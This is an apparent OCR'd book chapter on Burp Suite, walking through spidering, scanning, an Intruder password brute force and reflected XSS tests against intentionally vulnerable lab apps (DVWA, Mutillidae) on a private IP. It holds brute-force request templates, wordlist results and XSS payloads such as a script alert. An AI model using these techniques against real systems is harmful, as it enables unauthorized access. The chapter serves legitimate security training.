
---


# Chapter 8: Working with Burp Suite











? Specify a regular expression to match each URL component, or leave blank to match any item. An IP range can be specified instead of a hostname.

Protocol:

Host or IP range:

Port:

File:

Paste URL OK Cancel

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Control Options

### Spider Status

Use these settings to monitor and control Burp Spider. To begin spidering, browse to the target application, then right-click one or more nodes in the target site map, and choose "Spider this host / branch".

Spider is paused Clear queues

Requests made: 94  
Bytes transferred: 3,634,404  
Requests queued: 206  
Forms queued: 19

---

### Spider Scope

Use suite scope [defined in Target tab]  
 Use custom scope

---

Burp Spider needs your guidance to submit a login form. Please choose the value of each form field which should be used when submitting the form. You can control how Burp handles forms in the Spider options tab.

Action URL: `http://172.16.69.128/dwa/login.php`


Method: `POST`

Type	Name	Value
Password	password	
Submit		Login=Login
Text	username	

Submit form

Ignore form





History logging of out-of-scope items is disabled

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
1	http://172.16.69.128	GET	/	<input type="checkbox"/>	<input type="checkbox"/>	200	1086	HTML		Metasploitable2 - Lin
2	http://172.16.69.128	GET	/favicon.ico	<input type="checkbox"/>	<input type="checkbox"/>	404	478	HTML	ico	404 Not Found
3	http://172.16.69.128	GET	/twiki/	<input type="checkbox"/>	<input type="checkbox"/>	200	1067	HTML		Welcome to TWiki - A
4	http://172.16.69.128	GET	/twiki/TWiki-History.html	<input type="checkbox"/>	<input type="checkbox"/>	200	52679	HTML	html	TWiki-History
5	http://172.16.69.128	GET	/phpMyAdmin/	<input type="checkbox"/>	<input type="checkbox"/>	200	5004	HTML		phpMyAdmin
12	http://172.16.69.128	GET	/mutillidae/	<input type="checkbox"/>	<input type="checkbox"/>	200	24659	HTML		
13	http://172.16.69.128	GET	/mutillidae/index.php?page=login....	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	25802	HTML	php	
14	http://172.16.69.128	GET	/mutillidae/index.php?do=toggle-s...	<input checked="" type="checkbox"/>	<input type="checkbox"/>	302	381	HTML	php	
15	http://172.16.69.128	GET	/mutillidae/index.php?page=login....	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	25834	HTML	php	
16	http://172.16.69.128	GET	/mutillidae/set-up-database.php	<input type="checkbox"/>	<input type="checkbox"/>	200	3041	HTML	php	
17	http://172.16.69.128	GET	/mutillidae/index.php	<input type="checkbox"/>	<input type="checkbox"/>	200	24605	HTML	php	
18	http://172.16.69.128	GET	/mutillidae/index.php?page=show...	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	23647	HTML	php	

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Request to http://172.16.69.128:80

Forward Drop Intercept is on Action  ?

Raw Params Headers Hex

```
GET /mutillidae/index.php?page=login.php HTTP/1.1
Host: 172.16.69.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://172.16.69.128/mutillidae/index.php?page=captured-data.php
Cookie: PHPSESSID=75ef88aff3c6d336e90af43c80d9b16e
Connection: close
If-Modified-Since: Fri, 03 Mar 2017 14:59:44 GMT
```

? < + >  0 matches

Burp Intruder Repeater Window Help  
 Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Site map Scope

Filter: Hiding out of scope and not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Contents

Host	Method	URL
http://172.16.69.128	GET	/mutillidae/
http://172.16.69.128	GET	/mutillidae/?page=
http://172.16.69.128	GET	/mutillidae/?page=
172.16.69.128	GET	/mutillidae/?page=
172.16.69.128	GET	/mutillidae/?page=
172.16.69.128	GET	/mutillidae/?page=
172.16.69.128	GET	/mutillidae/?page=
172.16.69.128	GET	/mutillidae/docume

Issues

- Clear text submission of password
- Password field with autocomplete enabled
- Cookie without HttpOnly flag set**
- Cross-domain Referer leakage
- Private IP addresses disclosed
- HTML does not specify charset
- Frameable response (potential Clickjacking) [3]
- Path-relative style sheet import [3]

Advisory Request Response

**Cookie without HttpOnly flag set**

Issue: **Cookie without HttpOnly flag set**  
 Severity: **Low**  
 Confidence: **Firm**  
 Host: **http://172.16.69.128**  
 Path: **/mutillidae/**

**Issue detail**  
 The following cookie was issued by the application and does not have the HttpOnly flag set:

- PHPSESSID

The cookie appears to contain a session token, which increases the risk associated with this issue. You should investigate the contents of the cookie to determine its function.

**Issue background**  
 If the HttpOnly attribute is set on a cookie, then the cookie is not accessible to client-side scripts.

? < + > Type a search term 0 matches

Burp Intruder Repeater Window Help  
 Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts  
 Site map Scope

Filter: Hiding out of scope and not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

**Contents**

Host	Method	URL	Params	Sta
http://172.16.69.128	GET	/		200
http://172.16.69.128	GET	/dav/		200
http://172.16.69.128	GET	/dav?C=D;O=A		200
http://172.16.69.128	GET	/dav?C=D;O=D		200
http://172.16.69.128	GET	/dav?C=M;O=A		200
http://172.16.69.128	GET	/dav?C=M;O=D		200
http://172.16.69.128	GET	/dav?C=N;O=A		200
http://172.16.69.128	GET	/dav?C=N;O=D		200
http://172.16.69.128	GET	/dav?C=S;O=A		200
http://172.16.69.128	GET	/dav?C=S;O=D		200

**Request Response**  
 Raw Headers Hex

```

GET / HTTP/1.1
Host: 172.16.69.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0)
Gecko/20100101 Firefox/45.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: close
  
```

**Issues**

**! Cleartext submission of password [2]**  
 ! Session token in URL  
 ! Password field with autocomplete enabled  
 ! Unencrypted communications  
 ! Cookie without HttpOnly flag set  
 ! Cross-domain Referer leakage  
 ! Private IP addresses disclosed  
 ! HTML does not specify charset [3]  
 ! Frameable response (potential Clickjacking) [7]  
 ! Path-relative style sheet import [4]

**Advisory**

**! Cleartext submission of password**  
 Issue: **Cleartext submission of password**  
 Severity: **High**  
 Confidence: **Certain**  
 Host: **http://172.16.69.128**

**Issue detail**  
 2 instances of this issue were identified, at the following locations:

- /mutillidae/index.php
- /phpMyAdmin/

**Issue background**  
 Some applications transmit passwords over unencrypted connections, making them vulnerable to interception. To exploit this vulnerability, an attacker must be suitably positioned to eavesdrop on the victim's network traffic. This scenario typically occurs when a client communicates with the server over an insecure connection such as public Wi-Fi, or a corporate or

? < + > Type a search term 0 matches

The screenshot shows the Burp Suite interface. On the left is a site map for 'http://172.16.69.128'. The center pane displays a table of HTTP requests:

Host	Method	URL	Params	Status
http://172.16.69.128	GET	/mutillidae/		200
http://172.16.69.128	GET	/mutillidae/?page=ad...		200
http://172.16.69.128	GET	/mutillidae/?page=cr...		200
http://172.16.69.128	GET	/mutillidae/?page=lo...		200
http://172.16.69.128	GET	/mutillidae/?page=re...		200
http://172.16.69.128	GET	/mutillidae/?page=sh...		200
http://172.16.69.128	GET	/mutillidae/?page=so...		200
http://172.16.69.128	GET	/mutillidae/?page=te...		200
http://172.16.69.128	GET	/mutillidae/?page=us...		200
http://172.16.69.128	GET	/mutillidae/?page=vie...		200

The right pane shows an issue titled 'Cookie without HttpOnly flag set'. The issue details are:

- Issue: Cookie without HttpOnly flag set
- Severity: Low
- Confidence: Firm
- Host: http://172.16.69.128
- Path: /mutillidae/

The issue detail section states: 'The following cookie was issued by the application and does not have the HttpOnly flag set: PHPSESSID'. It further explains that the cookie appears to contain a session token, which may increase the risk associated with this issue.

? You have selected 10 items for active scanning. Before continuing, you can use the filters below to remove certain categories of items, to make your scanning more targeted and efficient.

- Remove duplicate items (same URL and parameters) [7 items]
- Remove items already scanned (same URL and parameters) [0 items]
- Remove out-of-scope items [0 items]
- Remove items with no parameters [1 item]
- Remove items with media responses [0 items]
- Remove items with the following extensions [0 items]

Burp Intruder Repeater Window Help									
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts									
Issue activity Scan queue Live scanning Issue definitions Options									
#	Host	URL	Status	Issues	Requests	Errors	Insertion points	Start	
3	http://172.16.69.128	/mutillidae/	28% complete	7	366		13	14:57	
1	http://172.16.69.128	/mutillidae/	finished	5	249		4	14:57	
2	http://172.16.69.128	/mutillidae/	55% complete	5	331		8	14:57	
6	http://172.16.69.128	/mutillidae/	0% complete	4	108		13	14:57	
4	http://172.16.69.128	/mutillidae/	40% complete	3	111		4	14:57	
5	http://172.16.69.128	/mutillidae/	0% complete	2	102		8	14:57	
7	http://172.16.69.128	/mutillidae/documentation/	finished	2	375		7	14:57	
8	http://172.16.69.128	/mutillidae/documentation/	finished	2	793		13	14:57	
9	http://172.16.69.128	/mutillidae/documentation/Mutillidae-Test-Scri...	finished	2	732		12	14:57	
10	http://172.16.69.128	/mutillidae/documentation/how-to-access-Mutill...	finished	2	780		13	14:57	
13	http://172.16.69.128	/mutillidae/documentation/vulnerabilities.php	finished	2	780		13	14:57	
14	http://172.16.69.128	/mutillidae/framer.html	finished	2	377		7	15:00	
15	http://172.16.69.128	/mutillidae/images/	finished	2	310		6	15:00	
16	http://172.16.69.128	/mutillidae/images/	finished	2	793		13	15:00	
17	http://172.16.69.128	/mutillidae/images/	finished	2	793		13	15:00	
24	http://172.16.69.128	/mutillidae/index.php	0% complete	2	12		9	15:00	
25	http://172.16.69.128	/mutillidae/index.php	0% complete	2	12		15	15:00	
26	http://172.16.69.128	/mutillidae/index.php	0% complete	2	12		8	15:00	
27	http://172.16.69.128	/mutillidae/index.php	0% complete	2	12		10	15:00	
28	http://172.16.69.128	/mutillidae/index.php	0% complete	2	12		15	15:00	
30	http://172.16.69.128	/mutillidae/index.php	0% complete	2	12		15	15:00	
31	http://172.16.69.128	/mutillidae/javascript/	finished	2	310		6	15:00	
32	http://172.16.69.128	/mutillidae/javascript/	finished	2	436		8	15:00	
33	http://172.16.69.128	/mutillidae/javascript/	finished	2	793		13	15:00	
35	http://172.16.69.128	/mutillidae/javascript/ddsmoothmenu/	finished	2	310		6	15:00	
36	http://172.16.69.128	/mutillidae/javascript/ddsmoothmenu/	finished	2	436		8	15:00	
37	http://172.16.69.128	/mutillidae/javascript/ddsmoothmenu/	21% complete	2	763		13	15:00	
43	http://172.16.69.128	/mutillidae/set-up-database.php	0% complete	2	43		8	15:00	
44	http://172.16.69.128	/mutillidae/styles/	finished	2	310		6	15:00	
45	http://172.16.69.128	/mutillidae/styles/	77% complete	2	352		8	15:00	
46	http://172.16.69.128	/mutillidae/styles/	35% complete	2	353		13	15:00	
47	http://172.16.69.128	/mutillidae/styles/ddsmoothmenu/	71% complete	2	283		6	15:00	
48	http://172.16.69.128	/mutillidae/styles/ddsmoothmenu/	55% complete	2	243		8	15:00	
49	http://172.16.69.128	/mutillidae/styles/ddsmoothmenu/	21% complete	2	220		13	15:00	

Running (30 active threads)

Issue activity | Scan queue | Live scanning | Issue definitions | Options

### ? Active Scanning Areas

These settings control the types of checks performed during active scanning.

- SQL injection
  - Error-based
  - Time-delay checks
  - Boolean condition checks
  - MSSQL-specific checks
  - Oracle-specific checks
  - MySQL-specific checks
- OS command injection
  - Informed
  - Blind
- Server-side code injection
- Server-side template injection (requires reflected XSS)
- Reflected XSS
- Stored XSS
- Reflected DOM issues
- Stored DOM issues
- File path traversal / manipulation
- External / out-of-band interaction
- HTTP header injection
- SMTP header injection
- XML / SOAP injection
- LDAP injection
- Cross-site request forgery
- Open redirection
- Header manipulation
- Server-level issues
- Suspicious input transformation
- Input returned in response (reflected)
- Input returned in response (stored)

Select all | Select none

Raw | Params | Headers | Hex

```
GET /dwva/vulnerabilities/brute/?username=admin&password=payload_here&Login=Login HTTP/1.1
Host: 172.16.69.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://172.16.69.128/dwva/vulnerabilities/brute/
Cookie: security=low; PHPSESSID=75ef88aff3c6d336e90af43c80d9b16e
Connection: close
```

- Send to Spider
- Do an active scan
- Do a passive scan
- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Show response in browser
- Request in browser ▶
- Engagement tools ▶
- Copy URL
- Copy as curl command
- Copy to file
- Save item
- Convert selection ▶

? < + >



1 x 2 x ...

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Target Positions Payloads Options

### Payload Positions

Start attack

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.


Attack type: Sniper

```
GET /dvwa/vulnerabilities/brute/?username=admin&password=$payload_here$&Login=Login HTTP/1.1
Host: 172.16.69.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://172.16.69.128/dvwa/vulnerabilities/brute/
Cookie: security=low; PHPSESSID=75ef88aff3c6d336e90af43c80d9b16e
Connection: close
```

0 matches Clear

1 payload position Length: 449

Buttons: Add \$, Clear \$, Auto \$, Refresh



Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Time...	Length	Comment
2590	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4948	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	4882	
5	!root	200	<input type="checkbox"/>	<input type="checkbox"/>	4882	
6	\$SRV	200	<input type="checkbox"/>	<input type="checkbox"/>	4882	
7	\$secure\$	200	<input type="checkbox"/>	<input type="checkbox"/>	4882	
8	*3noguru	200	<input type="checkbox"/>	<input type="checkbox"/>	4882	
10	A.M.I	200	<input type="checkbox"/>	<input type="checkbox"/>	4882	
11	ABC123	200	<input type="checkbox"/>	<input type="checkbox"/>	4882	
12	ACCESS	200	<input type="checkbox"/>	<input type="checkbox"/>	4882	
13	ADLDEMO	200	<input type="checkbox"/>	<input type="checkbox"/>	4882	
14	ADMIN	200	<input type="checkbox"/>	<input type="checkbox"/>	4882	
15	ALLINI	200	<input type="checkbox"/>	<input type="checkbox"/>	4882	
16	ALLINI MAIL	200	<input type="checkbox"/>	<input type="checkbox"/>	4882	
17	ALLINONE	200	<input type="checkbox"/>	<input type="checkbox"/>	4882	

Finished

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Time...	Length	Comment
2590	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4948	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	4882	
5	!root	200	<input type="checkbox"/>	<input type="checkbox"/>	4882	
6	\$SRV	200	<input type="checkbox"/>	<input type="checkbox"/>	4882	
8	*3noguru	200	<input type="checkbox"/>	<input type="checkbox"/>	4882	
7	\$secure\$	200	<input type="checkbox"/>	<input type="checkbox"/>	4882	
11	ABC123	200	<input type="checkbox"/>	<input type="checkbox"/>	4882	
10	A.M.I	200	<input type="checkbox"/>	<input type="checkbox"/>	4882	
13	ADLDEMO	200	<input type="checkbox"/>	<input type="checkbox"/>	4882	
12	ACCESS	200	<input type="checkbox"/>	<input type="checkbox"/>	4882	
18	AM	200	<input type="checkbox"/>	<input type="checkbox"/>	4882	
14	ADMIN	200	<input type="checkbox"/>	<input type="checkbox"/>	4882	
15	ALLIN1	200	<input type="checkbox"/>	<input type="checkbox"/>	4882	
17	ALLINONE	200	<input type="checkbox"/>	<input type="checkbox"/>	4882	

Request Response

Raw Params Headers Hex

```

GET /dvwa/vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
Host: 172.16.69.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://172.16.69.128/dvwa/vulnerabilities/brute/
Cookie: security=low; PHPSESSID=75ef88aff3c6d336e90af43c80d9b16e
Connection: close

```

? < + > Type a search term 0 matches

Finished

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

### Comparer

This function lets you do a word- or byte-level comparison between different data. You can load, paste, or send data here from other tools and then select the comparison you want to perform.

Select item 1:

#	Length	Data
1	4948	HTTP/1.1 200 OKDate: Fri, 03 Mar 2017 17:35:55 GMTServer: Apache/2.2.8 (Ubuntu) DAV/2X-Powered-By: PHP/5.2.4-...
2	4882	HTTP/1.1 200 OKDate: Fri, 03 Mar 2017 17:35:27 GMTServer: Apache/2.2.8 (Ubuntu) DAV/2X-Powered-By: PHP/5.2.4-...

Paste  
Load  
Remove  
Clear

Select item 2:

#	Length	Data
1	4948	HTTP/1.1 200 OKDate: Fri, 03 Mar 2017 17:3...
2	4882	HTTP/1.1 200 OKDate: Fri, 03 Mar 2017 17:3...

Compare ...  
Words  
Bytes

Length: 4,948

```

<div class="body_padded">
  <h1>Vulnerability: Brute Force</h1>
  <div class="vulnerable_code_area">
    <h2>Login</h2>
    <form action="/" method="GET">
      Username:<br><input type="text" name="username"><br>
      Password:<br><input type="password" AUTOCOMPLETE="off"
name="password"><br>
    </form>
    <input type="submit" value="Login" name="Login">
    <br>
    <p>Welcome to the password protected area admin</p>
  </div>
  <h2>More info</h2>
  <ul>
    <li><a

```

Key: Modified Deleted Added

Length: 4,882

```

<div class="body_padded">
  <h1>Vulnerability: Brute Force</h1>
  <div class="vulnerable_code_area">
    <h2>Login</h2>
    <form action="/" method="GET">
      Username:<br><input type="text" name="username"><br>
      Password:<br><input type="password" AUTOCOMPLETE="off"
name="password"><br>
    </form>
    <input type="submit" value="Login" name="Login">
    <br>
    <pre><b>Username and/or password incorrect.</pre>
  </div>
  <h2>More info</h2>
  <ul>
    <li><a
href="http://hiderefer.com/?http://www.owasp.org/index.php/Testing_for_Brute_Force_%28OWASP-AT-004%2

```

Sync views

```

GET /dvwa/vulnerabilities/xss_r/?name=Hutch HTTP/1.1
Host: 172.16.69.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://172.16.69.128/dvwa/vulnerabilities/xss_r/
Cookie: security=low; PHPSESSID=75ef88aff3c6d336e90af43c80d9b16
Connection: close

```

- Send to Spider
- Do an active scan
- Do a passive scan
- Send to Intruder
- Send to Repeater Ctrl+R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Show response in browser
- Request in browser
- Engagement tools
- Copy URL
- Copy as curl command
- Copy to file
- Save item
- Convert selection
- Cut Ctrl+X
- Copy Ctrl+C

0 matches

### Request

Raw Params Headers Hex

```

GET /dvwa/vulnerabilities/xss_r/?name=<('/')> HTTP/1.1
Host: 172.16.69.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://172.16.69.128/dvwa/vulnerabilities/xss_r/
Cookie: security=low; PHPSESSID=75ef88aff3c6d336e90af43c80d9b16
Connection: close

```

### Response

Raw Headers Hex HTML Render

```

<pre>Hello <('/')></pre>

</div>

<h2>More info</h2>

<ul>
  <li><a href="http://hiderefer.com/?http://ha.ckers.org/xss.html" target="_blank">http://ha.ckers.org/xss.html</a></li>
  <li><a href="http://hiderefer.com/?http://en.wikipedia.org/wiki/Cross-site_scripting" target="_blank">http://en.wikipedia.org/wiki/Cross-site_scripting</a></li>

```

### Request

Raw Params Headers Hex

```

GET /dvwa/vulnerabilities/xss_r/?name=<script>alert('xss')</script> HTTP/1.1
Host: 172.16.69.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://172.16.69.128/dvwa/vulnerabilities/xss_r/
Cookie: security=medium; PHPSESSID=75ef88aff3c6d336e90af43c80d9b16
Connection: close

```

### Response

Raw Headers Hex HTML Render

```

<pre>Hello alert('xss')</script></pre>

</div>

<h2>More info</h2>

<ul>
  <li><a href="http://hiderefer.com/?http://ha.ckers.org/xss.html" target="_blank">http://ha.ckers.org/xss.html</a></li>
  <li><a href="http://hiderefer.com/?http://en.wikipedia.org/wiki/Cross-site_scripting" target="_blank">http://en.wikipedia.org/wiki/Cross-site_scripting</a></li>

```

### Request

Raw Params Headers Hex

```
